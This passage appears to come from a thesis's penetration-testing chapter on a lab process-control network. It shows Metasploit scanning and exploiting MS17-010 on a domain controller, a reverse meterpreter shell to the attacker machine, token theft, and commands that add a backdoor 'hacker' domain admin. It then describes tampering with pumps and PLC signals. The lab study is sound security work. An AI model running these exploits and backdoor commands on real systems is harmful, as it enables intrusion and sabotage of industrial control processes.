127.0.0.1           705                 127.0.0.1           43045               established
127.0.0.1           705                 127.0.0.1           43046               established
127.0.0.1           705                 127.0.0.1           43047               established
127.0.0.1           43044               127.0.0.1           705                 established
127.0.0.1           43045               127.0.0.1           705                 established
127.0.0.1           43046               127.0.0.1           705                 established
127.0.0.1           43047               127.0.0.1           705                 established
```

Figure 5.24: The system information provided from switch exploit

5.4.5 Domain Controller

Internal Network Attack

Previous system testing identified a number of possible vulnerabilities in the domain controller which is running Windows Server 2012 R2. A number of different Metasploit exploitation modules were attempted on each of the identified vulnerabilities with the goal of opening a meterpreter shell on the malicious machine. Although most attempts failed, there was one exploit that proved successful and provided the malicious machine with a meterpreter shell. This exploit is known as MS17-010 and takes advantage of a vulnerability in Microsoft Server Message Block 1.0 (SMBv1) which is a protocol used for remote services. Although this vulnerability was not detected using the scanners, the ms-wbt-server service was identified as running on port 3389 which is responsible for remote service management. Running a metasploit scanner on the domain machine, it became evident that it was indeed vulnerable to MS17-010, this can be seen in figure 5.25.

Figure 5.26 shows the successful execution of the MS17-010 exploit along with the opening of a meterpreter shell.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.25.10:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Datacenter Evaluation 9600 x64 (64-bit)
[*] 192.168.25.10:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Figure 5.25: Scanning the domain controller to see if it is vulnerable to MS17-010

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.25.106:4444
[*] 192.168.25.10:445 - Target OS: Windows Server 2012 R2 Datacenter Evaluation 9600
[*] 192.168.25.10:445 - Built a write-what-where primitive...
[+] 192.168.25.10:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.25.10:445 - Selecting PowerShell target
[*] 192.168.25.10:445 - Executing the payload...
[+] 192.168.25.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.25.10
[*] Meterpreter session 1 opened (192.168.25.106:4444 -> 192.168.25.10:54034) at 2021-09-19 16:04:22 +1000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 5.26: Successful exploitation of the Domain Controller

Post Exploitation on the Domain

Once the meterpreter session has been opened, the level of impact the exploit will have on the system can be determined. Using the "getuid" command, the authority level can be determined, in this case, full system access has been achieved, the highest access level possible. This can also be seen in the previous section in figure 5.26.

To try and gain control of the process control system, an attempt was made to add a new domain user that would then be able to log into any machine on the domain. To achieve this, the running process were listed using the "ps" command, an admin level process can then be taken over using the meterpreter "steal_token" command. With this stolen token, a new user with the username *hacker* and password p@55w0rd was created and added to the domain admins group. This process is detailed in figure 5.27.

```
meterpreter > steal_token 5036
Stolen token with username: THESIS\admin
meterpreter > shell
Process 5392 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user hacker p@55w0rd /ADD /DOMAIN
net user hacker p@55w0rd /ADD /DOMAIN
The command completed successfully.


C:\Windows\system32>net group "Domain Admins" hacker /ADD /DOMAIN
net group "Domain Admins" hacker /ADD /DOMAIN
The command completed successfully.
```

Figure 5.27: Process for adding the new hacker user to the domain

To establish that the user has in fact been successfully added to the domain, the active directory users list was checked, which showed that the user, *hacker*, had been successfully added to the domain. This can be seen in figure 5.28




Figure 5.28: The new hacker user is now in the active directory users list

Now that the new "hacker" user has been added to the domain, an attempt was made to remote desktop into the domain controller from the Kali Linux malicious machine. Using the command detailed in figure 5.29, it was possible to gain full access to the domain controller machine through a remote desktop session, the hacker user now has absolute control of the system, they can modify group policies, delete users, add new services or even execute other malicious programs. The malicious user essentially has total control over the domain configuration. Figure 5.30 and figure 5.31 show the hacker user with a remote session open on the domain controller.




Figure 5.29: The command used to remote desktop into the domain controller




Figure 5.30: Successful remote session into the domain controller

Figure 5.31: The hacker user with access to the domain controller

Since the user has now been added to the domain, it was possible to further explore the network and create remote sessions to the SCADA machine and to the PLC engineering machine. Firstly a remote session was created on the SCADA server. Once connected it

was possible to take full control of the system from the Kali Linux machine. Exploring the possibilities, the pump in tank one was put into manual mode and stopped, the pump two stop level was also modified to zero. This caused pump two to continue pumping even at low level whilst tank one level rose well above the high level set points. This was just an example of manipulating the process, but it means that the malicious machine has successfully gained access to the process and manipulated the control system.

The process above can be visualised by figures 5.32 through to figure 5.37




Figure 5.32: Creating a remote session from the domain to the SCADA server




Figure 5.33: Full access to the SCADA server has been achieved




Figure 5.34: Pump one being modified from the Kali Linux machine




Figure 5.35: Pump two stop level changed to zero




Figure 5.36: The result of pump modifications, system is in abnormal condition




Figure 5.37: The level trends from the system being manipulated

Creating a remote session on the SCADA server proved successful, an attempt was then

made to create a remote session on the engineering machine. The remote session was again successful, providing full access to the engineering machine. In order to view and modify the PLC signals, an animation table was created and all of the important signals were added to the table. From the animation table it was possible to force signals to modified vaules i.e. force the pumps to stop or change the control mode from auto to out of service. There were a number of activities that could be carried out on the engineering machine to disturb and modify the system, including stopping the PLC or even wiping the file stored in the PLC and deleting it from the engineering machine. Again this process can be visualised by figures 5.38 through to figure 5.41




Figure 5.38: Creating a remote session from the domain to the PLC machine

